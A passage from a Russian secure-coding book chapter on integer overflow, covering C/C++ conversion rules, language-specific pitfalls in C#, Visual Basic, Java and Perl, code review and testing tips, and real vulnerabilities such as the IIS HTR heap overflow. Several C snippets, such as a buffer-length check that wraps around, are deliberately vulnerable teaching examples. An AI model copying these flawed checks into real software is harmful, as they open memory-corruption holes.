- Пользуйтесь фиксированными форматными строками или считываемыми из заслуживающего доверия источника.
- Проверяйте корректность всех запросов к локали.

Не рекомендуется

- Не передавайте поступающие от пользователя форматные строки напрямую функциям форматирования.

Стоит подумать

- О том, чтобы использовать языки высокого уровня, которые в меньшей степени уязвимы относительно этой ошибки.

Грех 3. Переполнение целых чисел

В чем состоит грех

Переполнение и потеря значимости при арифметических вычислениях как с целыми, так и особенно с числами с плавающей точкой были проблемой с момента возникновения компьютерного программирования. Тео де Раадт (Theo de Raadt), стоявший у истоков системы OpenBSD, говорит, что переполнение целых чисел – это «очередная угроза». Авторы настоящей книги полагают, что эта угроза висит над нами уже три года!

Суть проблемы в том, что какой бы формат для представления чисел ни выбрать, существуют операции, которые при выполнении компьютером дают не тот же результат, что при вычислениях на бумаге. Существуют, правда, исключения – в некоторых языках реализованы целочисленные типы переменной длины, но это встречается редко и обходится не даром.

В других языках, например в Ada, реализованы целочисленные типы с проверкой диапазона, и если ими пользоваться всюду, то вероятность ошибки снижается. Вот пример:

```
type Age is new Integer range 0..200;
```

Нюансы разнятся в языках. В C и C++ применяются настоящие целые типы. В современных версиях Visual Basic все числа представляются типом Variant, где хранятся как числа с плавающей точкой; если объявить переменную типа int и записать в нее результат деления 5 на 4, то получится не 1, а 1.25. У Perl свой подход. В C# проблема усугубляется тем, что в ряде случаев этот язык настаивает на использовании целых со знаком, но затем спохватывается и улучшает ситуацию за счет использования ключевого слова «checked» (подробности в разделе «Греховный C#»).

Подверженные греху языки

Все распространенные языки подвержены этому греху, но проявления зависят от внутренних механизмов работы с целыми числами. C и C++ считаются в этом отношении наиболее опасными – переполнение целого часто выливается в переполнение буфера с последующим исполнением произвольного кода. Как бы то ни было, любой язык уязвим для логических ошибок.

Как происходит грехопадение

Результатом переполнения целого может быть все, что угодно: логическая ошибка, аварийный останов программы, эскалация привилегий или исполнение

произвольного кода. Большинство современных атак направлены на то, чтобы заставить приложение допустить ошибку при выделении памяти, после чего противник сможет воспользоваться переполнением кучи. Если вы работаете на языках, отличных от C/C++, то, возможно, считаете себя защищенным от переполнений целого. Заблуждение! Логический просчет, возникший в результате усечения целого, стал причиной ошибки в сетевой файловой системе NFS (Network File System), из-за которого любой пользователь мог получить доступ к файлам от имени root.

Греховность C и C++

Даже если вы не пишете на C и C++, полезно взглянуть, какие грязные шутки могут сыграть с вами эти языки. Будучи языком сравнительно низкого уровня, C приносит безопасность в жертву быстродействию и готов преподнести целый ряд сюрпризов при работе с целыми числами. Большинство других языков на такое не способны, а некоторые, в частности C#, проделывают небезопасные вещи, только если им явно разрешить. Если вы понимаете, что можно делать с целыми в C/C++, то, наверное, отдаете себе отчет в том, что делаете нечто потенциально опасное, и не удивляетесь, почему написанное на Visual Basic .NET-приложение досаждает всякими исключениями. Даже если вы программируете только на языке высокого уровня, то все равно приходится обращаться к системным вызовам и внешним объектам, написанным на C или C++. Поэтому ваши ошибки могут проявиться как ошибки в вызываемых программах.

Операции приведения

Есть несколько типичных ситуаций, приводящих к переполнению целого. Одна из самых частых – незнакомство с порядком приведений и неявными приведениями, которые осуществляют некоторые операторы. Рассмотрим, например, такой код:

```
const long MAX_LEN = 0x7fff;

short len = strlen(input);

if (len < MAX_LEN)
   // что-то сделать
```

Если даже не обращать внимания на усечение, то вот вопрос: в каком порядке производятся приведения типов при сравнении `len` и `MAX_LEN`? Стандарт языка гласит, что повышающее приведение следует выполнять перед сравнением; следовательно, `len` будет преобразовано из 16-разрядного целого со знаком в 32-разрядное целое со знаком. Это простое приведение, так как оба типа знаковые. Чтобы сохранить значение числа, оно расширяется с сохранением знака до более широкого типа. В данном случае мог бы получиться такой результат:

```
len = 0x100;
(long)len = 0x00000100;
```

или

```
len = 0xffff;
(long)len = 0xffffffff;
```

Поэтому если противник сумеет добиться того, чтобы `len` превысило 32K, то `len` станет отрицательным и останется таковым после расширения до 32 битов. Следовательно, после сравнения с `MAX_LEN` программа пойдет по неверному пути.

Вот как формулируются правила преобразования в C и C++:

Целое со знаком в более широкое целое со знаком. Меньшее значение расширяется со знаком, например приведение (char)0x7f к int дает 0x0000007f, но (char)0x80 становится равно 0xffffff80.

Целое со знаком в целое без знака того же размера. Комбинация битов сохраняется, значение может измениться или остаться неизменным. Так, (char)0xff (–1) после приведения к типу unsigned char становится равно 0xff, но ясно, что –1 и 255 – это не одно и то же.

Целое со знаком в более широкое целое без знака. Здесь сочетаются два предыдущих правила. Сначала производится расширение со знаком до знакового типа нужного размера, а затем приведение с сохранением комбинации битов. Это означает, что положительные числа ведут себя ожидаемым образом, а отрицательные могут дать неожиданный результат. Например, (char) –1 (0xff) после приведения к типу unsigned long становится равно 4 294 967 295 (0xffffffff).

Целое без знака в более широкое целое без знака. Это простейший случай: новое число дополняется нулями, чего вы обычно и ожидаете. Следовательно, (unsigned char)0xff после приведения к типу unsigned long становится равно 0x000000ff.

Целое без знака в целое со знаком того же размера. Так же как при приведении целого со знаком к целому без знака, комбинация битов сохраняется, а значение может измениться в зависимости от того, был ли старший (знаковый) бит равен 1 или 0.

Целое без знака в более широкое целое со знаком. Так же как при приведении целого без знака к более широкому целому без знака, значение сначала дополняется нулями до нужного беззнакового типа, а затем приводится к знаковому типу. Значение не изменяется, так что никаких сюрпризов в этом случае не бывает.

Понижающее приведение. Если в исходном числе хотя бы один из старших битов был отличен от нуля, то мы имеем усечение, что вполне может привести к печальным последствиям. Возможно, что число без знака станет отрицательным или произойдет потеря информации. Если речь не идет о битовых масках, всегда проверяйте, не было ли усечения.

Преобразования при вызове операторов

Большинство программистов не подозревают, что одного лишь обращения к оператору достаточно для изменения типа результата. Обычно ничего страшного не происходит, но граничные случаи могут вас неприятно удивить. Вот код на C++, иллюстрирующий проблему:

```
template <typename T>
void WhatIsIt(T value)
{
  if((T)-1 < 0)
    printf("Со знаком");
  else
    printf("Без знака");

  printf(" — %d бит\n", sizeof(T)*8);
}
```

Для простоты оставим в стороне случай смешанных операций над целыми и числами с плавающей точкой. Правила формулируются так:

- если хотя бы один операнд имеет тип unsigned long, то оба операнда приводятся к типу unsigned long. Строго говоря, long и int – это два разных типа, но на современных машинах тот и другой имеют длину 32 бита, поэтому компилятор считает их эквивалентными;
- во всех остальных случаях, когда длина операнда составляет 32 бита или меньше, операнды расширяются до типа int, и результатом является значение типа int.

Как правило, ничего неожиданного при этом не происходит, и неявное приведение в результате применения операторов может даже помочь избежать некоторых переполнений. Но бывают и сюрпризы. Во-первых, в системах, где имеется тип 64-разрядного целого, было бы логично ожидать, что коль скоро unsigned short и signed short приводятся к int, а операторное приведение не нарушает корректность результата (по крайней мере, если вы потом не выполняете понижающего приведения до 16 битов), то unsigned int и signed int будут приводиться к 64-разрядному типу (_int64). Если вы думаете, что все так и работает, то вынуждены вас разочаровать – по крайней мере, до той поры, когда стандарт C/C++ не станет трактовать 64-разрядные целые так же, как остальные.

Вторая неожиданность заключается в том, что поведение изменяется еще и в зависимости от оператора. Все арифметические операторы (+,-,*,/,%) подчиняются приведенным выше правилам. Но им же подчиняются и поразрядные бинарные операторы (&,|,^); поэтому (unsigned short) | (unsigned short) дает int! Те же правила в языке C распространяются на булевские операторы (&&,|| и !), тогда как в C++ возвращается значение встроенного типа bool. Дополнительную путаницу вносит тот факт, что одни унарные операторы модифицируют тип, а другие – нет. Оператор дополнения до единицы (~) изменяет тип результата, поэтому ~((unsigned short)0) дает int, тогда как операторы префиксного и постфиксного инкремента и декремента (++,—) типа не меняют.

Один программист с многолетним стажем работы предложил следующий код для проверки того, возникнет ли переполнение при сложении двух 16-разрядных целых без знака:

```
bool IsValidAddition(unsigned short x, unsigned short y)
{
  if(x + y < x)
    return false;
```

```
  return true;
}
```

Вроде бы должно работать. Если результат сложения двух положительных чисел оказывается меньше какого-то слагаемого, очевидно, что-то не в порядке. Точно такой же код должен работать и для чисел типа unsigned long. Увы, программист не учел, что компилятор оптимизирует всю функцию так, что она будет возвращать true.

Вспомним из предыдущего обсуждения, какой тип имеет результат операции unsigned short + unsigned short. Это int. Каковы бы ни были значения целых без знака, результат никогда не может переполнить тип int, поэтому сложение всегда выполняется корректно. Далее int сравнивается с unsigned short. Значение x приводится к типу int и, стало быть, никогда не будет больше x + y. Чтобы исправить код, нужно лишь привести результат обратно к unsigned short:

```
if((unsigned short)(x + y) < x)
```

Этот код был показан хакеру, специализирующемуся на поиске ошибок, связанных с переполнением целых, и он тоже не заметил ошибки, так что наш опытный программист не одинок!

Арифметические операции

Не упускайте из виду последствия приведений типов и применения операторов, размышляя над корректностью той или иной строки кода, – в результате неявных приведений может возникнуть переполнение. Вообще говоря, нужно рассмотреть четыре основных случая: операции только над знаковыми типами, только над беззнаковыми типами и смешанные операции. Проще всего операции над беззнаковыми типами одного размера, затем идут операции над знаковыми типами, а когда встречаются смешанные операции, нужно принять во внимание правила приведения. В следующих разделах мы обсудим возможные ошибки и способы их исправления для каждого случая.

Сложение и вычитание. Очевидная проблема при выполнении этих операций – возможность перехода через верхнюю и нижнюю границы объявленного типа. Например, если речь идет о 8-разрядных числах без знака, то 255 + 1 = 0. Или: 2 – 3 = 255. В случае 8-разрядных чисел со знаком 127 + 1 = –128. Менее очевидная ошибка возникает, когда числа со знаком используются для представления размеров. Если кто-то подсунет вам число –20, вы прибавите его к 50, получите 30, выделите буфер длиной 30 байтов, а затем попытаетесь скопировать в него 50 байтов. Все, вы стали жертвой хакера. Помните, особенно при программировании на языке, где переполнить целое трудно или невозможно, – что вычитание из положительного числа, в результате которого получается число, меньшее исходного, – это допустимая операция, и никакого исключения вследствие переполнения не будет, но поток исполнения программы может отличаться от ожидаемого. Если вы предварительно не проверили, что входные данные попадают в положенный диапазон, и не уверены на сто процентов, что переполнение невозможно, контролируйте каждую операцию.

Умножение, деление и вычисление остатка. Умножение чисел без знака не вызывает трудностей: любая операция, где a * b > MAX_INT, дает некорректный

результат. Правильный, но не очень эффективный способ контроля заключается в том, чтобы проверить, что b > MAX_INT/a. Эффективнее сохранить результат в следующем по ширине целочисленном типе (если такой существует) и посмотреть, не возникло ли переполнение. Для небольших целых чисел это сделает за вас компилятор. Напомним, что short * short дает int. При умножении чисел со знаком нужно еще проверить, не оказался ли результат отрицательным вследствие переполнения.

Ну а может ли вызвать проблемы операция деления, помимо, конечно, деления на нуль? Рассмотрим 8-разрядное целое со знаком: MIN_INT = –128. Разделим его на –1. Это то же самое, что написать –(–128). Операцию дополнения можно записать в виде ~x+1. Дополнение –128 (0x80) до единицы равно 127 или 0x7f. Прибавим 1 и получим 0x80! Итак, минус –128 снова равно –128! То же верно для деления на –1 минимального целого любого знакового типа. Если вы еще не уверены, что контролировать операции над числами без знака проще, надеемся, что этот пример вас убедил.

Оператор деления по модулю возвращает остаток от деления одного числа на другое, поэтому мы никогда не получим результат, который по абсолютной величине больше числителя. Ну и как тут может возникнуть переполнение? Переполнения как такового и не возникает, но результат может оказаться неожиданным из-за правил приведения. Рассмотрим 32-разрядное целое без знака, равное MAX_INT, то есть 0xffffffff, и 8-разрядное целое со знаком, равное –1. Остаток от деления –1 на 4 294 967 295 равен 1, не так ли? Не торопитесь. Компилятор желает работать с похожими числами, поэтому приведет –1 к типу unsigned int. Напомним, как это происходит. Сначала число расширяется со знаком до 32 битов, поэтому из 0xff получится 0xffffffff. Затем (int)(0xffffffff) преобразуется в (unsigned int)(0xffffffff). Как видите, остаток от деления –1 на 4 млрд равен нулю, по крайней мере, на нашем компьютере! Аналогичная проблема возникает при смешанной операции над любыми 32- или 64-разрядными целыми без знака и отрицательными целыми со знаком, причем это относится также и к делению, так что –1/4 294 967 295 равно 1, что весьма странно, ведь вы ожидали получить 0.

Операции сравнения

Ну уж сравнение на равенство-то должно работать, правда? Увы, если вы имеете дело с комбинацией целых со знаком и без знака, то таких гарантий никто не дает, по крайней мере в случае, когда знаковый тип шире беззнакового. Та же проблема, с которой мы столкнулись при рассмотрении деления и вычисления остатка, возникает и здесь и приводит к тем же последствиям.

Операции сравнения могут преподнести и другую неожиданность – когда максимальный размер сравнивается с числом со знаком. Противник может найти способ сделать это число отрицательным, а тогда оно заведомо будет меньше верхнего предела. Либо пользуйтесь числами без знака (это рекомендуемый способ), либо делайте две проверки: сначала проверяйте, что число больше или равно нулю, а потом – что оно меньше верхнего предела.

Поразрядные операции

Поразрядные операции AND, OR и XOR (исключающее или) вроде бы должны работать, но и тут расширение со знаком путает все карты. Рассмотрим пример:

```
int flags = 0x7f;
char LowByte = 0x80;

if ((char)flags ^ LowByte == 0xff)
   return ItWorked;
```

Вам кажется, что результатом операции должно быть 0xff, именно с этим значением вы и сравниваете, но настырный компилятор решает все сделать по-своему и приводит оба операнда к типу int. Вспомните, мы же говорили, что даже для поразрядных операций выполняется приведение к int, если операнды имеют более узкий тип. Поэтому `flags` расширяется до 0x0000007f, и тут ничего плохого нет, зато `LowByte` расширяется до 0xffffff80, в результате операции мы получаем 0xffffffff!

Греховность C#

C# во многом похож на C++, что составляет его преимущество в случае, если вы знакомы с C/C++. Но это же и недостаток, так как для C# характерны многие из проблем, присущих C++. Один любопытный аспект C# заключается в том, что безопасность относительно типов проверяется гораздо строже, чем в C/C++. Например, следующий код не будет компилироваться:

```
byte a, b;
a = 255;
b = 1;
byte c = (b + a);

error CS0029: Cannot implicitly convert type 'int' to 'byte'
(ошибка CS0029: Не могу неявно преобразовать тип 'int' в 'byte')
```

Если вы понимаете, о чем говорит это сообщение, то подумайте о возможных последствиях такого способа исправления ошибки:

```
byte c = (byte)(b + a);
```

Безопаснее воспользоваться классом Convert:

```
byte d = Convert.ToByte(a + b);
```

Поняв, что пытается сказать компилятор, вы хотя бы задумаетесь, есть ли в вашем коде реальная проблема. К сожалению, возможности компилятора ограничены. Если бы в предыдущем примере вы избавились от ошибки, объявив a, b и c как целые со знаком, то появилась бы возможность переполнения, а компилятор ничего не сказал бы.

Еще одна приятная особенность C# состоит в том, что он по мере необходимости пользуется 64-разрядными целыми числами. Например, следующий код дал бы неверный результат на C, но правильно работает на C#:

```
int i = -1;
uint j = 0xffffffff; // наибольшее положительное 32-разрядное целое
```

```
if(i == j)
  Console.WriteLine("Отлично!");
```

Причина в том, что C# приведет операнды к типу long (64-разрядное целое со знаком), который позволяет точно сохранить оба числа. Если вы решите пойти дальше и проделать то же самое с числами типа long и ulong (в C# оба занимают 64 разряда), то компилятор сообщит, что необходимо явно преобразовать их к одному типу. По мнению авторов, стандарт C/C++ следует уточнить: если компилятор поддерживает операции над 64-разрядными значениями, то он должен в этом отношении вести себя так же, как C#.

Ключевые слова checked и unchecked

В языке C# есть ключевые слова checked и unchecked. Можно объявить checked-блок:

```
byte a = 1;
byte b = 255;

checked
{
  byte c = (byte)(a + b);
  byte d = Convert.ToByte(a + b);

  Console.Write("{0} {1}\n", b+1, c);
}
```

В данном примере приведение a + b от int к byte возбуждает исключение. В следующей строке, где вызывается Convert.ToByte, исключение возникло бы и без ключевого слова checked, но его наличие приводит к возбуждению исключения еще и при вычислении аргументов метода Console.Write(). Поскольку иногда переполнение целого допускается намеренно, то имеется также ключевое слово unchecked, отключающее контроль на переполнение.

Слова checked и unchecked можно также использовать для включения или отключения контроля в одном выражении:

```
checked(c = (byte)(b + a));
```

И наконец, включить контроль можно с помощью флага /checked компилятора. Если этот флаг присутствует, то нужно явно помечать словом unchecked участки кода или отдельные предложения, в которых переполнение допустимо.

Греховность Visual Basic и Visual Basic .NET

Visual Basic регулярно претерпевает кардинальные модификации, а переход от Visual Basic 6.0 к Visual Basic .NET стал самым значительным шагом со времен введения объектной ориентированности в Visual Basic 3.0. Одно из самых фундаментальных изменений связано с целочисленными типами (см. табл. 3.1).

Вообще говоря, и Visual Basic 6.0, и Visual Basic .NET не подвержены угрозе исполнения произвольного кода из-за переполнения целых чисел. В Visual Basic 6.0 генерируется ошибка, если при выполнении какого-либо оператора или функции преобразования, например CInt(), возникает переполнение. В Visual Basic .NET

в этом случае возбуждается исключение типа System.OverflowException. Как показано в табл. 3.1, программа на Visual Basic .NET имеет доступ ко всем целочисленным типам, определенным в каркасе .NET Framework.

Таблица 3.1. Целочисленные типы, поддерживаемые Visual Basic 6.0 и Visual Basic .NET

Целочисленный тип	Visual Basic 6.0	Visual Basic .NET
8-разрядное со знаком	Не поддерживается	System.SByte
8-разрядное без знака	Byte	Byte
16-разрядное со знаком	Integer	Short
16-разрядное без знака	Не поддерживается	System.UInt16
32-разрядное со знаком	Long	Integer
32-разрядное без знака	Не поддерживается	System.UInt32
64-разрядное со знаком	Не поддерживается	Long
64-разрядное без знака	Не поддерживается	System.UInt64

Хотя операции в самом языке Visual Basic, может быть, и неуязвимы для переполнения целого, но потенциальная проблема состоит в том, что вызовы Win32 API обычно принимают в качестве параметров 32-разрядные целые без знака (DWORD). Если ваша программа передает системному вызову 32-разрядное целое со знаком, то в ответ может получить отрицательное число. Аналогично вполне допустимо выполнить такую операцию, как 2 – 8046, над числами со знаком, но что, если указать в качестве одного из операндов такое число без знака, чтобы возникло переполнение? Если системный вызов возвращает некоторое значение, а потом вы выполняете манипуляции над этим значением и величиной, прямо или косвенно (после тех или иных вычислений) полученной от пользователя, и напоследок обращаетесь к другим системным вызовам, то можете оказаться в угрожаемой ситуации. Переходы от знаковых чисел к беззнаковым и обратно чреваты опасностью. Даже если переполнение целого и не приведет к исполнению произвольного кода, необработанные исключения станут причиной отказа от обслуживания. Неработающее приложение не приносит доходов заказчику.

Греховность Java

В отличие от Visual Basic и C#, в язык Java не встроена защита от переполнений. Вот цитата из спецификации языка «Java Language Specification», размещенной по адресу http://java.sun.com/docs/books/jls/second_edition/html/typeValues.doc.html#9151:

> При выполнении встроенных операций над целыми типами переполнение или потеря значимости не индицируются. Единственные арифметические операторы, которые могут возбудить исключение (§11), – это оператор целочисленного деления / (§15.17.2) и оператор вычисления остатка % (§15.17.3). Они возбуждают исключение `ArithmeticException`, если правый операнд равен нулю.

В отличие от Visual Basic, Java поддерживает лишь подмножество всего диапазона целочисленных типов. Хотя 64-разрядные целые поддерживаются, но единственным беззнаковым типом является char, и он представляется в виде 16-разрядного значения без знака.

Поскольку в Java есть только знаковые типы, проверка переполнения становится непростым делом, и по сравнению с C/C++ удается лишь избежать затруднений, связанных со смешанными операциями над знаковыми и беззнаковыми величинами.

Греховность Perl

По крайней мере, два автора этой книги являются горячими сторонниками Perl. Но, несмотря на это, следует признать, что работа с целыми числами реализована в Perl странно. Внутри они представляются в виде чисел с плавающей точкой двойной точности, но тестирование позволяет выявить некоторые любопытные вещи. Рассмотрим следующий код:

```
$h = 4294967295;
$i = 0xffffffff;
$k = 0x80000000;

print "$h = 4294967295 — $h + 1 = ".($h + 1)."\n";
print "$i = 0xffffffff — $i + 1 = ".($i + 1)."\n";

printf("\nИспользуется printf со спецификатором %%d\n");
printf("\\$i = %d, \$i + 1 = %d\n\n", $i, $i + 1);

printf("\nТестируется граничный случай деления\n");
printf("0x80000000/-1 = %d\n", $k/-1);
print "0x80000000/-1 = ".($k/-1)."\n";
```

В результате печатается следующее:

```
[e:\projects\19_sins\perl foo.pl
4294967295 = 4294967295 — 4294967295 + 1 = 4294967296
4294967295 = 0xffffffff — 4294967295 + 1 = 4294967296

Используется printf со спецификатором %d
$i = -1, $i + 1 = -1

Тестируется граничный случай деления
0x80000000/-1 = -2147483648
0x80000000/-1 = -2147483648
```

На первый взгляд, результат выглядит странно, особенно когда используется printf с форматной строкой (в отличие от обычной функции print). Первым делом в глаза бросается то, что мы можем присвоить переменной максимально возможное значение без знака, но после прибавления к нему 1 она либо увеличивается на единицу, либо – если печатать с помощью %d – вообще не изменяется. Загвоздка в том, что на самом деле вы оперируете числами с плавающей точкой, а спецификатор %d заставляет Perl преобразовать double в int. В действительности никакого переполнения нет, но при печати результатов создается впечатление, будто оно произошло.

В силу особенностей работы с числами в Perl мы рекомендуем быть очень осторожными при написании на этом языке приложений, в которых много математических операций. Если вы не разбираетесь досконально в арифметике с плавающей точкой, то можете столкнуться с весьма поучительными сюрпризами. Другие языки высокого уровня, например Visual Basic, тоже иногда производят преобразования в числа с плавающей точкой. Следующий код иллюстрирует, что в таком случае происходит:

```
print (5/4)."\n";
1.25
```

Для большинства обычных приложений Perl ведет себя предсказуемо и работает великолепно. Но не забывайте, что вы имеете дело не с целыми числами, а с числами с плавающей точкой, – а это «две большие разницы».

Где искать ошибку

Любое приложение, в котором производятся арифметические операции, подвержено этому греху, особенно когда некоторые входные данные поступают от пользователя и их правильность не проверяется. Особое внимание обращайте на вычисление индексов массивов и размеров выделяемых буферов в программах на C/C++.

Выявление ошибки на этапе анализа кода

При написании программ на языках C/C++ надо обращать самое пристальное внимание на возможность переполнения целого числа. Теперь, когда многие разработчики осознали важность проверок размеров при прямых манипуляциях с памятью, атаки направлены на те арифметические операции, с помощью которых эти проверки выполняются. Следующими на очереди стоят C# и Java. Прямые манипуляции с памятью в этих языках запрещены, но тем не менее можно допустить почти все ошибки, которые характерны для C и C++.

Ко всем языкам относится следующее замечание: проверяйте входные данные прежде, чем каким-либо образом их использовать! В Web-серверах Microsoft IIS 4.0 и 5.0 очень серьезная ошибка имела место из-за того, что программист сначала прибавил к переменной 1, а затем проверил, не оказался ли размер слишком большим. При тех типах, что он использовал, 64K – 1 + 1 оказалось равно нулю! На соответствующее извещение есть ссылка в разделе «Другие ресурсы».

C/C++

Первым делом найдите все места, где выделяется память. Самое опасное – это выделение блока, размер которого вычисляется. Убедитесь, что при этом невозможно переполнение целого. Далее обратите внимание на функции, которые получают входные данные. Автор как-то встретил примерно такой код:

```
THING* AllocThings(int a, int b, int c, int d)
{
```

```
   int bufsize;
   THING* ptr;

   bufsize = IntegerOverflowsRUs(a, b, c, d);

   ptr = (THING*)malloc(bufsize);
   return ptr;
}
```

Ошибка скрывалась в функции, вычисляющей размер буфера, к тому же найти ее мешали загадочные, ничего не говорящие читателю имена переменных (и литералов, которые представлены типом signed int). Если у вас есть время на доскональный анализ, проследите порядок вызова всех ваших функций вплоть до обращений к низкоуровневым библиотечным функциям или системным вызовам. И напоследок выясните, откуда поступают данные. Можете ли вы утверждать, что аргументы функций не подвергались манипуляциям? Кто контролирует аргументы: вы или потенциальный противник?

По мнению автора языка Perl, величайшим достоинством программиста является лень! Так давайте пойдем простым путем – заставим потрудиться компилятор. Включите уровень диагностики /W4 (для Visual C++) или -Wall либо -Wsign-compare (для gcc) – и вы увидите, как много в вашей программе мест, где возможны проблемы с целыми числами. Обращайте внимание на все предупреждения, касающиеся целых чисел, особенно на те, в которых говорится о сравнении знаковых и беззнаковых величин, а также об усечении.

В Visual C++ самыми важными с этой точки зрения являются предупреждения C4018, C4389 и C4244.

В gcc ищите предупреждения «warning: comparison between signed and unsigned integer expressions».

Относитесь с подозрением к директивам #pragma, отключающим предупреждения, например:

```
#pragma warning(disable : 4244)
```

Во вторую очередь следует искать места, где вы пытаетесь защититься от переполнения буфера (в стеке или в куче) путем проверки выхода за границы. Убедитесь, что все арифметические вычисления корректны. В следующем примере показано, как может возникнуть ошибка:

```
int ConcatBuffers(char *buf1, char *buf2,
         size_t len1, size_t len2) {
   char buf[0xFF];
   if(len1 + len2) > 0xFF) return -1;
   memcpy(buf, buf1, len1);
   memcpy(buf + len1, buf2, len2);
   // сделать что-то с buf
   return 0;
}
```

Здесь проверяется, что суммарный размер двух входных буферов не превышает размера выходного буфера. Но если `len1` равно 0x103, а `len2` равно 0xfffffffc, то сумма переполняет 32-разрядный регистр процессора и оказывается

равной 255 (0xff), так что проверка успешно проходит. В результате memcpy попытается записать примерно 4 Гб в буфер размером всего 255 байтов!

Не вздумайте подавлять эти надоедливые предупреждения путем приведения типов. Теперь вы знаете, насколько это рискованно и как внимательно нужно все проверять. Найдите все приведения и убедитесь, что они безопасны. О приведениях и преобразованиях в языках C и C++ см. раздел «Операции приведения» выше.

Вот еще один пример:

```
int read(char* buf, size_t count) {
   // Сделать что-то с памятью
}

   ...
   while (true) {
      BYTE buf[1024];
      int skip = count — cbBytesRead;
      if (skip > sizeof(buf))
         skip = sizeof(buf);

      if (read(buf, skip))
         cbBytesRead += skip;
      else
         break;
   ...
```

В этом фрагменте значение `skip` сравнивается с 1024, и если оно меньше, то в буфер `buf` копируется `skip` байтов. Проблема в том, что если `skip` оказывается отрицательным (скажем, –2), то оно будет заведомо меньше 1024, так что функция read попытается скопировать –2 байта, а это значение, будучи представлено как целое без знака (тип size_t), равно без малого 4 Гб. Итак, read() копирует 4 Гб в буфер размером 1 Кб. Печально!

Еще один источник неприятностей – это оператор new в языке C++. Он сопряжен с неявным умножением:

```
Foo *p = new Foo(N);
```

Если N контролируется противником, то возможно переполнение внутри operator new при вычислении выражения N * sizeof(Foo);

C#

Хотя сам язык C# и не допускает прямых обращений к памяти, но иногда программа обращается к системным вызовам, помещенным в блок, помеченный ключевым словом unsafe (при этом ее еще надо компилировать с флагом /unsafe). Любые вычисления, результат которых передается системному вызову, нужно контролировать. Для этого полезно применить ключевое слово checked или – еще лучше – соответствующий флаг компилятора. Включите его и следите, не произойдет ли исключения. Напротив, ключевое слово unchecked используйте изредка, предварительно обдумав все последствия.

Java

В языке Java прямые обращения к памяти также запрещены, поэтому он не так опасен, как C/C++. Но проявлять беспечность все же не следует: как и в C/C++, в Java нет никакой защиты от переполнения целых, и легко можно допустить логические ошибки. О том, какие существуют программные решения, см. в разделе «Искупление греха».

Visual Basic и Visual Basic .NET

Visual Basic ухитрился превратить проблему переполнения целого в проблему отказа от обслуживания – примерно такую же ситуацию мы имеем при использовании ключевого слова checked в C#. Подозрение должны вызывать те места, где программист применяет механизм перехвата для игнорирования ошибок при работе с целыми. Убедитесь, что ошибки обрабатываются правильно. Следующее предложение в программе на Visual Basic (не Visual Basic .NET) свидетельствует о лености программиста, не пожелавшего обрабатывать ошибки, возникающие во время работы программы. Нехорошо это.

```
On Error Continue
```

Perl

Perl – замечательный язык, но математика чисел с плавающей точкой может преподнести неожиданности. По большей части Perl делает то, чего от него ожидают, но будьте осторожны: это очень многогранный язык. В особенности это относится к случаям, когда вы обращаетесь к модулям, являющимся тонкой оберткой вокруг системных вызовов.

Тестирование

Если на вход подаются строки символов, попробуйте задать размеры так, чтобы вызвать ошибку. Часто это происходит, если длина строки составляет 64K или 64K – 1 байтов. Также ошибки возможны для длин, равных 127, 128, 255 и 32K плюс-минус единица. Если вам удалось подобрать тест так, что прибавление единицы к числу вызвало изменение знака или обращение в нуль, значит, вы не зря потрудились.

Если программа допускает прямой ввод числовых данных, например в структурированный документ, попробуйте очень большие числа и обращайте особое внимание на граничные случаи.

Примеры из реальной жизни

Поиск по запросу «integer overflow» в базе данных уязвимостей на сайте Security Focus дает больше 50 документов, а в базе CVE – 65 документов. Вот лишь несколько из них.

Ошибка в интерпретаторе Windows Script позволяет выполнить произвольный код

Цитата из бюллетеня CVE (CAN-2003-0010):

> Переполнение целого в функции JsArrayFunctionHeapSort, используемой в Windows Script Engine для JScript (JScript.dll), в различных операционных системах Windows позволяет противнику выполнить произвольный код путем подготовки Web-страницы или электронного письма в формате HTML, в котором используется большой индекс массива. При этом возникает переполнение размещенного в куче буфера и открывается возможность для атаки.

Интересная особенность этой ошибки в том, что переполнение возникает в языке сценариев, не допускающем прямого обращения к памяти. Выпущенный по этому поводу бюллетень Microsoft можно найти на странице www.microsoft.com/technet/ security/bulletin/MS03-008.mspx.

Переполнение целого в конструкторе объекта SOAPParameter

Еще одна ошибка в языке сценариев (документ CAN-2004-0722 в базе CVE) описана на сайте Red Hat Linux (www.redhat.com) следующими словами:

> Zen Parse сообщил о некорректном контроле входных данных в конструкторе объекта SOAPParameter, что приводит к переполнению целого с последующей порчей кучи. Можно написать вредоносную программу на языке JavaScript, которая воспользуется этой ошибкой для выполнения произвольного кода.

В том же отчете читаем далее:

> Во время аудита исходных текстов Крис Эванс (Chris Evans) обнаружил переполнение буфера и переполнение целого в библиотеке libpng, используемой в браузере Mozilla. Противник может создать специальный PNG-файл, при просмотре которого в этом браузере либо произойдет аварийный останов, либо будет выполнен произвольный код.

Переполнение кучи в HTR-документе, передаваемом поблочно, может скомпрометировать Web-сервер

Вскоре после того, как об этой ошибке стало известно (в июне 2002 года), последовали многочисленные атаки на уязвимые серверы IIS. Подробности можно

найти на странице www.microsoft.com/technet/security/bulletin/MS02-028.mspx, но суть проблемы в том, что обработчик HTR-документов принимал от пользователя данные длиной 64K – 1, прибавлял 1 (нам ведь нужно место для завершающего нуля), после чего запрашивал буфер длиной 0 байтов. Неизвестно, то ли Билл Гейтс сказал, что 64K хватит любому, то ли это интернетовская легенда, но любой хакер сможет уместить в 64K такой shell-код, что мало не покажется!

Искупление греха

По-настоящему избавиться от ошибок переполнения целого можно, только если вы хорошо понимаете суть проблемы. Но все же опишем несколько шагов, которые помогут не допустить такой ошибки. Прежде всего пользуйтесь всюду, где возможно, числами без знака. В стандарте C/C++ описан тип size_t для представления размеров, и разумные программисты им пользуются. Контролировать беззнаковые целые гораздо проще, чем знаковые. Ну нет же смысла применять число со знаком для задания размера выделяемой памяти!

Избегайте «хитроумного» кода – контроль целых должен быть прост и понятен. Вот пример чересчур заумного кода для контроля переполнения при сложении:

```
int a, b, c;

c = a + b;

if(a ^ b ^ c < 0)
   return BAD_INPUT;
```

В этом фрагменте масса проблем. Многим из нас потребуется несколько минут на то, чтобы понять, что же автор хотел сделать. А кроме того, код дает ложные срабатывания – как позитивные, так и негативные, то есть работает не всегда. Вот другой пример проверки, дающей правильный результат не во всех случаях:

```
int a, b, c;

c = a * b;
if(c < 0)
   return BAD_INPUT;
```

